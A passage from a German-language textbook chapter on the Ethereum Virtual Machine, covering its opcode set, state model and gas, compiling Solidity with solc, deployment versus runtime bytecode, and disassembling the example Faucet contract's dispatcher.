Es gibt auch eine Reihe von Umgebungsvariablen und Daten, die während der Ausführung zur Verfügung stehen. Wir sehen uns diese im Verlauf des Kapitels noch genauer an. Abbildung 13-1 zeigt die EVM-Architektur und den Ausführungskontext.




Abbildung 13-1: Architektur und Ausführungskontext der Ethereum Virtual Machine (EVM)

Vergleich mit existierender Technologie

Der Begriff »virtuelle Maschine« wird oft für die Virtualisierung eines realen Computers verwendet, typischerweise durch einen »Hypervisor« wie VirtualBox oder QEMU, oder für eine vollständige Betriebssysteminstanz wie KVM unter Linux. Diese müssen eine Softwareabstraktion realer Hardware bzw. für Systemaufrufe und andere Kernel-Funktionen bereitstellen.

Die EVM arbeitet in einem etwas eingeschränkten Bereich: Sie ist nur ein Rechenwerk und bietet daher lediglich eine Abstraktion für Berechnungen und Speicher, ähnlich der Java-Virtual-Machine-Spezifikation (JVM). Auf hohem Niveau betrachtet, bietet die JVM eine Laufzeitumgebung, die das zugrunde liegende Betriebssystem bzw. die Hardware abstrahiert und so die Kompatibilität über eine Vielzahl von Systemen ermöglicht. Hochsprachen wie Java und Scala (die die JVM nutzen) oder C# (das .NET nutzt) werden in einen Bytecode-Befehlssatz für die jeweilige virtuelle Maschine kompiliert. In gleicher Weise führt die EVM ihren eigenen Bytecode-Befehlssatz (der im nächsten Abschnitt beschrieben wird) aus, den höhere Smart-Contract-Programmiersprachen wie LLL, Serpent, Mutan oder Solidity erzeugen.

Die EVM kennt daher kein Scheduling, da die Ausführungsreihenfolge extern organisiert wird – Ethereum-Clients durchlaufen verifizierte Blocktransaktionen, um zu ermitteln, welche Smart Contracts in welcher Reihenfolge ausgeführt werden müssen. Der Ethereum-Weltcomputer arbeitet also mit nur einem Thread (wie JavaScript). Die EVM besitzt auch keine Systemschnittstelle und keinen Hardwaresupport – es gibt keine physische Maschine, zu der eine Schnittstelle hergestellt werden könnte. Der Ethereum-Weltcomputer ist vollständig virtuell.

Der EVM-Befehlssatz (Bytecode-Operationen)

Der EVM-Befehlssatz umfasst die meisten der Operationen, die Sie erwarten würden:

- Arithmetische und bitweise logische Operationen.
- Abfragen zum Ausführungskontext.
- Stack-, Arbeits- und Massenspeicherzugriff.
- Operationen zur Ablaufsteuerung.
- Logging, Aufrufe und andere Operatoren.

Neben den typischen Bytecode-Operationen hat die EVM Zugriff auf Account-Informationen (z.B. Adressen und Guthaben) sowie Blockinformationen (z.B. Blocknummer und aktuellen Gaspreis).

Wir beginnen unsere Erkundung der EVM mit einem Blick auf die verfügbaren Opcodes und was sie tun. Wie Sie es vielleicht erwarten, werden alle Operanden vom Stack genommen, und das Ergebnis wird (wo zutreffend) wieder auf den Stack geschoben.



Eine vollständige Liste der Opcodes und deren Gaskosten finden Sie in Anhang C.

Die verfügbaren Opcodes sind in die folgenden Kategorien unterteilt:

Arithmetische Operationen

Arithmetische Instruktionen:

ADD	//Addiere die beiden oberen Stack-Elemente
MUL	//Multipliziere die beiden oberen Stack-Elemente
SUB	//Subtrahiere die beiden oberen Stack-Elemente
DIV	//Integer-Division
SDIV	//Vorzeichenbehaftete Integer-Division
MOD	//Modulo-Operation (Rest)
SMOD	//Vorzeichenbehaftete Modulo-Operation
ADDMOD	//Addition und Modulo einer Zahl
MULMOD	//Multiplikation und Modulo einer Zahl
EXP	//Exponentialoperator
SIGNEXTEND	//Länge des Zweierkomplements eines vorzeichenbehafteten //Integer-Werts erweitern
SHA3	//Berechnung des Keccak-256-Hashs eines Speicherblocks

Alle arithmetischen Operationen werden (soweit nicht anders vermerkt) Modulo 2^{256} durchgeführt, und null hoch null (0^0) ist 1.

Stack-Operationen

Instruktionen zur Stack-, Arbeitsspeicher- und Speicherverwaltung:

POP	//Oberstes Element vom Stack entfernen
MLOAD	//Ein Wort aus dem Arbeitsspeicher laden
MSTORE	//Ein Wort im Arbeitsspeicher speichern
MSTORE8	//Ein Byte im Arbeitsspeicher speichern
SLOAD	//Ein Wort aus dem Speicher laden
SSTORE	//Ein Wort im Speicher speichern
MSIZE	//Größe des aktiven Arbeitsspeichers in Byte ermitteln
PUSHx	//Platziere x-Byte auf dem Stack, wobei x ein Integer-Wert zwischen // 1 und 32 sein kann
DUPx	//Dupliziere das x-te Stack-Element, wobei x ein Integer-Wert //zwischen 1 und 16 sein kann
SWAPx	//Vertausche das oberste mit dem (x+1)-ten Stack-Element, wobei x //ein Integer-Wert zwischen 1 und 16 sein kann

Programmsteuerung

Instruktionen für die Programmsteuerung:

STOP	//Ausführung anhalten
JUMP	//Programmzähler auf einen beliebigen Wert setzen
JUMPI	//Programmzähler bedingt ändern
PC	//Wert des Programmzählers ermitteln (vor dem Inkrement //durch diese Instruktion)
JUMPDEST	//Gültiges Ziel für Sprünge kennzeichnen

Systemoperationen

Opcodes für das das Programm ausführende System:

LOGx	//Log-Eintrag mit x Inhalten anhängen, wobei x ein //Integer-Wert zwischen 0 und 4 ist
CREATE	//Neuen Account mit dazugehörigem Code erzeugen
CALL	//Aufruf eines anderen Accounts, d. h. Ausführen des Codes //eines anderen Accounts
CALLCODE	//Aufruf dieses Accounts mit Code aus //einem anderen Account
RETURN	//Ausführung anhalten und Ausgabedaten zurückgeben
DELEGATECALL	//Aufruf dieses Accounts mit Code eines anderen Accounts, //aber mit den aktuellen Werten für Sender und Wert
STATICCALL	//Statischer Aufruf in einen Account
REVERT	//Ausführung anhalten, Zustandsänderungen rückgängig //machen, aber Daten und verbliebenes Gas zurückgeben
INVALID	//Die festgelegte ungültige Instruktion
SELFDESTRUCT	//Ausführung anhalten und Account zur Löschung vormerken

Logische Operationen

Opcodes für Vergleiche und bitweise Logik:

LT	//Kleiner als
GT	//Größer als
SLT	//Kleiner als mit Vorzeichen
SGT	//Größer als mit Vorzeichen
EQ	//Gleich
ISZERO	//Einfaches NICHT
AND	//Bitweises UND
OR	//Bitweises ODER
XOR	//Bitweises EXKLUSIV-ODER
NOT	//Bitweises NICHT
BYTE	//Einzelnes Bytes aus einem 256-Bit-Wort abrufen

Umgebungsoperationen

Opcodes für den Umgang mit Informationen der Ausführungsumgebung:

GAS	//Menge an verfügbarem Gas zurückgeben (nach der Reduktion //durch diese Instruktion)
ADDRESS	//Adresse des aktuell ausführenden Accounts abrufen
BALANCE	//Guthaben des angegebenen Accounts abrufen
ORIGIN	//Adresse des EOA abrufen, der die Ausführung dieser //EVM initiiert hat
CALLER	//Adresse des Aufrufers abrufen, der unmittelbar für diese //Ausführung verantwortlich ist
CALLVALUE	//Menge der Ether, die der für die Ausführung verantwortliche //Aufrufer hinterlegt hat
CALLDATALOAD	//Eingabedaten abrufen, die der für diese Ausführung //verantwortliche Aufrufer übergeben hat
CALLDATASIZE	//Größe der Eingabedaten abrufen
CALLDATACOPY	//Eingabedaten in den Arbeitsspeicher kopieren
CODESIZE	//Größe des in der aktuellen Umgebung laufenden Codes abrufen
CODECOPY	//In der aktuellen Umgebung laufenden Code in den Speicher //kopieren
GASPRICE	//Durch die Ursprungstransaktion festgelegter Gaspreis
EXTCODESIZE	//Größe des Codes eines beliebigen Accounts abrufen

```

EXTCODECOPY    //Code eines beliebigen Accounts in den Arbeitsspeicher
                //kopieren
RETURNDATASIZE //Größe der Ausgabedaten des vorigen Aufrufs in der
                //aktuellen Umgebung abrufen
RETURNDATACOPY //Ausgabedaten des vorigen Aufrufs in den Arbeitsspeicher
                //kopieren

```

Blockoperationen

Opcodes für den Zugriff auf Informationen zum aktuellen Block:

```

BLOCKHASH //Hash eines der 256 jüngst abgeschlossenen Blöcke abrufen
COINBASE  //Empfängeradresse für die Blockbelohnung abrufen
TIMESTAMP //Zeitstempel des Blocks abrufen
NUMBER    //Nummer des Blocks abrufen
DIFFICULTY //Difficulty des Blocks abrufen
GASLIMIT  //Gaslimit des Blocks abrufen

```

Ethereum-Zustand

Die Aufgabe der EVM besteht darin, den Ethereum-Zustand entsprechend dem Ethereum-Protokoll zu aktualisieren, indem sie gültige Zustandsübergänge durch Ausführung von Smart-Contract-Code berechnet. Dieser Punkt führt zur Beschreibung von Ethereum als *transaktionsbasierte Zustandsmaschine* und spiegelt die Tatsache wider, dass externe Akteure (d.h. Account-Eigner und Miner) Zustandsübergänge initiieren, indem sie Transaktionen erzeugen, akzeptieren und beauftragen. An dieser Stelle ist es hilfreich, zu verstehen, was der Zustand von Ethereum genau ist.

Auf der obersten Ebene haben wir den Ethereum-Weltzustand. Der Weltzustand ist die Abbildung von Ethereum-Adressen (160-Bit-Werten) auf *Accounts*. Auf niedrigerer Ebene stellt jede Ethereum-Adresse einen Account dar. Dieser besteht aus einem *Ether-Guthaben* (gespeichert in Wei), einer *Nonce* (bei einem EOA die Anzahl der erfolgreich gesendeten Transaktionen bzw. bei einem Kontrakt-Account die Anzahl der durch ihn erzeugten Kontrakte), dem *Account-Speicher* (einem permanenten Datenspeicher, der nur von Smart Contracts genutzt wird) und dem *Programmcode* des Accounts (wenn der Account ein Kontrakt-Account ist). Ein EOA enthält keinen Code und einen leeren Speicher.

Führt eine Transaktion zur Ausführung eines Smart Contract, wird eine EVM instanziiert und mit allen Informationen versorgt, die in Bezug auf den aktuellen Block und die zu verarbeitende Transaktion benötigt werden. So wird das EVM-ROM mit dem Programmcode des auszuführenden Kontrakt-Accounts geladen, der Programmzähler wird auf null gesetzt, der Arbeitsspeicher wird mit Nullen gefüllt, und die Block- und Umgebungsvariablen werden gesetzt. Eine Schlüsselvariable ist das für die Ausführung verfügbare Gas, das der Gasmenge entspricht, die der Sender zu Beginn der Transaktion gezahlt hat (weitere Details finden Sie in »Gas« auf Seite 313). Während der Code ausgeführt wird, reduziert sich die Gasmenge entsprechend den Gaskosten der ausgeführten Operationen. Fällt die verfügbare Gasmenge an irgendeinem Punkt auf null, wird eine *Out of Gas*-Ausnahme

(OOG) ausgelöst, die Ausführung wird sofort angehalten, und die Transaktion wird abgebrochen. Der Ethereum-Zustand ändert sich nicht, nur die Nonce des Senders wird erhöht, und das Ether-Guthaben wird reduziert, um dem Begünstigten dieses Blocks die Ressourcen zu bezahlen, die für die Ausführung (bis zum Haltepunkt) aufgewendet wurden. Sie können sich das so vorstellen, dass die EVM in einer Sandbox mit dem Ethereum-Weltzustand läuft, die verworfen wird, wenn die Ausführung (aus welchem Grund auch immer) nicht abgeschlossen werden kann. Wird die Ausführung hingegen erfolgreich beendet, wird der globale Zustand auf der Sandbox-Version aktualisiert, einschließlich aller Änderungen an den Datenspeichern des aufgerufenen Kontrakts, aller neu erzeugten Kontrakte und aller initiierten Transfers von Ether-Guthaben.

Beachten Sie, dass ein Smart Contract selbst Transaktionen initiieren kann, d.h., die Ausführung von Code ist ein rekursiver Prozess. Ein Kontrakt kann andere Kontrakte aufrufen, wodurch eine neue EVM um das neue Ziel des Aufrufs herum instanziiert wird. Jede Instanz hat innerhalb der Sandbox einen eigenen Weltzustand, der durch die Sandbox der anstoßenden EVM initialisiert wird. Jede Instanz erhält auch eine bestimmte Menge Gas (die die verfügbare Menge der übergeordneten Ebene natürlich nicht überschreiten kann) und kann dementsprechend auch mit einer Ausnahme beendet werden, wenn zu wenig Gas für die Ausführung zur Verfügung steht. In solchen Fällen wird die Sandbox ebenfalls verworfen, und die Ausführung kehrt zur übergeordneten EVM zurück.

Solidity in EVM-Bytecode kompilieren

Zur Kompilierung eines Solidity-Quellcodes in EVM-Bytecode gibt es verschiedene Möglichkeiten. In Kapitel 2 haben wir den Remix-Onlinecompiler genutzt. In diesem Kapitel verwenden wir `solc` in der Kommandozeile. Eine Liste der Optionen erhalten Sie mit dem folgenden Befehl:

```
$ solc --help
```

Die Generierung des reinen Opcode-Streams einer Solidity-Quelldatei erreichen Sie einfach mit der Kommandozeilenoption `--opcodes`. Dieser Opcode-Stream lässt einige Informationen weg (die Option `--asm` erzeugt die vollständigen Informationen), reicht für unsere Betrachtung aber aus. Um zum Beispiel die Solidity-Datei *Example.sol* zu kompilieren und die Opcode-Ausgabe im Verzeichnis *BytecodeDir* abzulagen, verwenden Sie den folgenden Befehl:

```
$ solc -o BytecodeDir --opcodes Example.sol
```

oder:

```
$ solc -o BytecodeDir --asm Example.sol
```

Der nächste Befehl erzeugt das Bytecode-Binary für unser Beispielprogramm:

```
$ solc -o BytecodeDir --bin Example.sol
```

Wie die erzeugten Opcode-Dateien genau aussehen, hängt von den jeweiligen Kontrakten ab, die in der Solidity-Quelldatei enthalten sind. Unsere einfache Solidity-Datei *Example.sol* enthält nur einen Kontrakt namens *example*:

```
pragma solidity ^0.4.19;

contract example {

    address contractOwner;

    function example() {
        contractOwner = msg.sender;
    }
}
```

Wie Sie sehen, enthält dieser Kontrakt eine persistente Zustandsvariable, die die Adresse des letzten Accounts enthält, der diesen Kontrakt ausgeführt hat.

Im *BytecodeDir*-Verzeichnis finden Sie die Opcode-Datei *example.opcode*, die die EVM-Opcode-Instruktionen des *example*-Kontrakts enthält. Wenn Sie die Datei *example.opcode* mit einem Texteditor öffnen, sehen Sie Folgendes:

```
PUSH1 0x60 PUSH1 0x40 MSTORE CALLVALUE ISZERO PUSH1 0xE JUMPI PUSH1 0x0 DUP1
REVERT JUMPDEST CALLER PUSH1 0x0 DUP1 PUSH2 0x100 EXP DUP2 SLOAD DUP2 PUSH20
0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF MUL NOT AND SWAP1 DUP4 PUSH20
0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF AND MUL OR SWAP1 SSTORE POP PUSH1
0x35 DUP1 PUSH1 0x5B PUSH1 0x0 CODECOPY PUSH1 0x0 RETURN STOP PUSH1 0x60 PUSH1
0x40 MSTORE PUSH1 0x0 DUP1 REVERT STOP LOG1 PUSH6 0x627A7A723058 KECCAK256 JUMP
0xb9 SWAP14 0xcb 0x1e 0xdd RETURNDATACOPY 0xec 0xe0 0x1f 0x27 0xc9 PUSH5
0x9C5ABCC14A NUMBER 0x5e INVALID EXTCODESIZE 0xdb 0xcf EXTCODESIZE 0x27
EXTCODESIZE 0xe2 0xb8 SWAP10 0xed 0x
```

Die Kompilierung des Beispiels mit der Option `--asm` erzeugt eine Datei namens *example.evm* in unserem *BytecodeDir*-Verzeichnis. Sie enthält eine Beschreibung der EVM-Bytecode-Instruktionen auf einem etwas höheren Niveau sowie einige hilfreiche Kommentare:

```
/* "Example.sol":26:132 contract example {... */
mstore(0x40, 0x60)
/* "Example.sol":74:130 function example() {... */
jumpi(tag_1, iszero(callvalue))
0x0
dup1
revert
tag_1:
/* "Example.sol":115:125 msg.sender */
caller
/* "Example.sol":99:112 contractOwner */
0x0
dup1
/* "Example.sol":99:125 contractOwner = msg.sender */
0x100
exp
dup2
sload
```



```

dup2
0xffffffffffffffffffffffffffffffff
mul
not
and
swap1
dup4
0xffffffffffffffffffffffffffffffff
and
mul
or
swap1
sstore
pop
/* "Example.sol":26:132  contract example {... */
dataSize(sub_0)
dup1
dataOffset(sub_0)
0x0
codecopy
0x0
return
stop

sub_0: assembly {
    /* "Example.sol":26:132  contract example {... */
    mstore(0x40, 0x60)
    0x0
    dup1
    revert

    auxdata: 0xa165627a7a7230582056b99dcb1edd3eece01f27c9649c5abcc14a435efe3b...
}

```

Die Option `--bin-runtime` erzeugt den maschinenlesbaren hexadezimalen Bytecode:

```

60606040523415600e57600080fd5b336000806101000a81548173
ffffffffffffffffffffffffffffffffffffffff
021916908373
ffffffffffffffffffffffffffffffffffffffff
160217905550603580605b6000396000f3006060604052600080fd00a165627a7a7230582056b...

```

Was hier genau vorgeht, können Sie anhand der Opcode-Liste in »Der EVM-Befehlssatz (Bytecode-Operationen)« auf Seite 299 herausfinden. Allerdings ist das ziemlich aufwendig, daher wollen wir uns nur die ersten vier Instruktionen ansehen:

```
PUSH1 0x60 PUSH1 0x40 MSTORE CALLVALUE
```

Der Code beginnt mit `PUSH1` gefolgt von einem Byte mit dem Wert `0x60`. Diese EVM-Instruktion nimmt das einzelne Byte, das im Programm auf den Opcode folgt (als literaler Wert) und schiebt es auf den Stack. Sie können Werte mit einer Länge von bis zu 32 Byte auf den Stack schieben, etwa:

```
PUSH32 0x436f6e67726174756c617469666e732120536f66e20746f206d617374657221
```

Der zweite PUSH1-Opcode in *example.opcode* legt 0x40 auf dem Stack ab (und verschiebt den oben liegenden Wert 0x60 um einen Slot nach unten).

Als Nächstes folgt MSTORE, eine Speicheroperation, die einen Wert im EVM-Arbeitspeicher ablegt. Sie verlangt zwei Argumente, die sie (wie die meisten EVM-Operationen) vom Stack bezieht. Für jedes Argument wird der obere Wert vom Stack genommen (»pop«), und alle anderen Elemente des Stacks werden um eine Position nach oben verschoben. Das erste Argument für MSTORE ist die Adresse des Worts im Arbeitsspeicher, an der der Wert abgelegt werden soll. Bei diesem Programm liegt 0x40 oben auf dem Stack, d. h., dieser Wert wird vom Stack genommen und als Arbeitsspeicheradresse verwendet. Das zweite Argument ist der zu speichernde Wert, hier also 0x60. Nachdem die MSTORE-Operation ausgeführt wurde, ist der Stack wieder leer, aber der Wert 0x60 (dezimal 96) wurde im Arbeitsspeicher an Adresse 0x40 abgelegt.

Der nächste Opcode ist CALLVALUE. Dieser Umgebungs-Opcode legt die Menge Ether (in Wei) auf den Stack, der durch den Nachrichtenaufruf übergeben wurde, der die Ausführung initiiert hat.

Wir könnten dieses Programm jetzt Schritt für Schritt durchgehen, um zu verstehen, welche Zustandsänderungen auf niedrigem Niveau durch diesen Code erzielt werden, doch das würde uns momentan nicht weiterhelfen. Wir kommen darauf später in diesem Kapitel noch zurück.

Kontrakt-Deployment

Es gibt einen wichtigen, aber subtilen Unterschied bei der Erzeugung und dem Deployment eines neuen Kontrakts auf der Ethereum-Plattform und dem Code des Kontrakts selbst. Um einen neuen Kontrakt zu erzeugen, wird eine spezielle Transaktion benötigt, die ihr to-Feld auf die spezielle Adresse 0x0 und das data-Feld auf den Initiierungscode des Kontrakts setzt. Wird eine solche Kontrakterzeugungstransaktion verarbeitet, ist der Code des neuen Kontrakt-Accounts *nicht* der Code im data-Feld der Transaktion. Vielmehr wird eine EVM mit dem Code im data-Feld der Transaktion geladen, und die Ausgabe der Ausführung dieses Deployment-Codes wird als Code des neuen Kontrakts verwendet. Auf diese Weise können neue Kontrakte programmatisch mit dem Ethereum-Weltzustand zum Zeitpunkt des Deployments initialisiert werden, Werte im Speicher des Kontrakts festlegen, Ether senden oder weitere Kontrakte erzeugen.

Wird ein Kontrakt offline kompiliert, etwa mittels solc in der Kommandozeile, können Sie *Deployment-Bytecode* oder *Runtime-Bytecode* erzeugen.

Der Deployment-Bytecode wird für alle Belange der Initialisierung eines neuen Kontrakt-Accounts verwendet, einschließlich des Bytecodes, der letztlich ausgeführt wird, wenn Transaktionen diesen Kontrakt aufrufen (d. h. des Runtime-Bytecodes), sowie des Codes, der basierend auf dem Konstruktor des Kontrakts alles initialisiert.

Der Runtime-Bytecode ist andererseits exakt der Bytecode, der ausgeführt wird, wenn der Kontrakt aufgerufen wird. Er umfasst nicht den Bytecode, der beim Deployment zur Initialisierung des Kontrakts benötigt wird.

Nehmen wir als Beispiel den einfachen *Faucet.sol*-Kontrakt, den wir zu Beginn dieses Buchs entwickelt haben:

```
// Version des Solidity-Compilers, für die dieses Programm geschrieben wurde
pragma solidity ^0.4.19;

// Unser erster Kontrakt ist ein Faucet!
contract Faucet {

    // Ether an jeden ausgeben, der danach fragt
    function withdraw(uint withdraw_amount) public {

        // Auszahlungsbetrag beschränken
        require(withdraw_amount <= 1000000000000000000);

        // Betrag an die Adresse senden, die ihn angefordert hat
        msg.sender.transfer(withdraw_amount);
    }

    // Jeden eingehenden Betrag akzeptieren
    function () public payable {}
}
```

Um den Deployment-Bytecode zu erzeugen, würden wir `solc --bin Faucet.sol` ausführen. Wollen wir nur den Runtime-Bytecode, führen wir `solc --bin-runtime Faucet.sol` aus.

Wenn Sie die Ausgabe dieser Befehle vergleichen, sehen Sie, dass der Runtime-Bytecode eine Teilmenge des Deployment-Bytecodes ist. Mit anderen Worten, der Runtime-Bytecode ist vollständig im Deployment-Bytecode enthalten.

Disassemblierung des Bytecodes

Die Disassemblierung des EVM-Bytecodes ist eine gute Möglichkeit, zu verstehen, wie eine Hochsprache wie Solidity in der EVM agiert. Es gibt verschiedene Disassembler, die Sie dafür nutzen können:

- *Porosity* (<https://github.com/comaeio/porosity>) ist ein beliebter Open-Source-Compiler.
- *Ethersplay* (<https://github.com/trailofbits/ethersplay>) ist ein EVM-Plug-in für den Disassembler Binary Ninja.
- *IDA-Evm* (<https://github.com/trailofbits/ida-evm>) ist ein EVM-Plug-in für den Disassembler IDA.

In diesem Abschnitt nutzen wir das Ethersplay-Plug-in für Binary Ninja (siehe Abbildung 13-2). Sobald wir den Runtime-Bytecode für *Faucet.sol* erzeugt haben,

können wir ihn an Binary Ninja verfüttern (nachdem wir das Ethersplay-Plug-in geladen haben) und uns die EVM-Instruktionen ansehen.




Abbildung 13-2: Disassemblierung des Faucet-Runtime-Bytecodes

Wenn Sie eine Transaktion an einen ABI-kompatiblen Smart Contract (wovon Sie bei allen Smart Contracts ausgehen können) senden, interagiert die Transaktion zuerst mit dem *Dispatcher* des Smart Contract. Der Dispatcher liest das *data*-Feld der Transaktion ein und sendet den relevanten Teil an die entsprechende Funktion. Wir sehen ein Beispiel für einen Dispatcher am Anfang des disassemblierten Runtime-Bytecodes von *Faucet.sol*. Auf die uns bekannte `MSTORE`-Instruktion folgen diese Instruktionen:

```
PUSH1 0x4
CALLDATASIZE
LT
PUSH1 0x3f
JUMPI
```

Wie wir wissen, legt `PUSH1 0x4` den Wert `0x4` auf dem bisher leeren Stack ab. `CALLDATASIZE` ermittelt die Größe der Daten in Byte, die mit der Transaktion gesendet wurden (*calldata* genannt) und schiebt diese Zahl auf den Stack. Nachdem diese Operationen ausgeführt wurden, sieht der Stack wie folgt aus:

Stack

<calldata-Größe der tx>

0x4

Die nächste Instruktion ist LT, ein Kürzel für *less than*, also »kleiner als«. Die LT-Operation überprüft, ob das oberste Element auf dem Stack kleiner ist als das nächste Element auf dem Stack. In unserem Fall wird geprüft, ob das Ergebnis von CALLDATASIZE kleiner ist als 4 Bytes.

Warum prüft die EVM, ob calldata mindestens 4 Bytes umfasst? Aufgrund der Funktionsweise von Identifizieren. Jede Funktion wird durch die ersten 4 Bytes ihres Keccak-256-Hashs identifiziert. Indem wir den Funktionsnamen und dessen Argumente an eine keccak256-Hashfunktion übergeben, können wir den Funktions-Identifizier ableiten, in diesem Fall also:

```
keccak256("withdraw(uint256)") = 0x2e1a7d4d...
```

Die Funktions-ID für die withdraw(uint256)-Funktion lautet 0x2e1a7d4d, da das die ersten 4 Bytes der resultierenden Hashs sind. Eine Funktions-ID ist immer 4 Bytes lang. Ist das gesamte data-Feld der an den Kontrakt gesendeten Transaktion kleiner als 4 Bytes, gibt es also keine Funktion, mit der die Transaktion kommunizieren könnte (wenn keine *Fallback-Funktion* definiert ist). Da wir eine solche Fallback-Funktion in *Faucet.sol* implementiert haben, springt die EVM zu dieser Funktion, wenn die calldata-Größe kleiner als 4 Bytes ist.

LT nimmt die beiden oberen Werte vom Stack (pop), vergleicht sie und schiebt den Wert 1 auf den Stack, wenn das data-Feld der Transaktion kleiner als 4 Bytes ist. Anderenfalls wird 0 auf dem Stack abgelegt. In diesem Beispiel wollen wir annehmen, dass das von der Transaktion gesendete data-Feld tatsächlich kleiner als 4 Bytes *war*.

Die Instruktion PUSH1 0x3f schiebt das Byte 0x3f auf den Stack. Nach dieser Instruktion sieht der Stack wie folgt aus:

Stack

0x3f

1

Die nächste Instruktion ist JUMPI, was für *jump if* (»springe wenn«) steht. Sie funktioniert so:

```
jumpi(label, cond) // Springe zu "label", wenn "cond" wahr ist
```

In unserem Fall hat label den Wert 0x3f. An dieser Stelle des Smart Contract liegt unsere Fallback-Funktion. Das cond-Argument hat den Wert 1, der das Ergebnis der vorigen LT-Instruktion war. In Worte gefasst, springt der Kontrakt also zur Fallback-Funktion, wenn die Transaktionsdaten weniger als 4 Bytes umfassen.

An 0x3f folgt nur eine STOP-Instruktion, da wir zwar eine Fallback-Funktion deklariert haben, diese aber leer ist. Wie Sie in Abbildung 13-3 sehen können, hätte der Kontrakt eine Ausnahme ausgelöst, wenn wir keine Fallback-Funktion implementiert hätten.

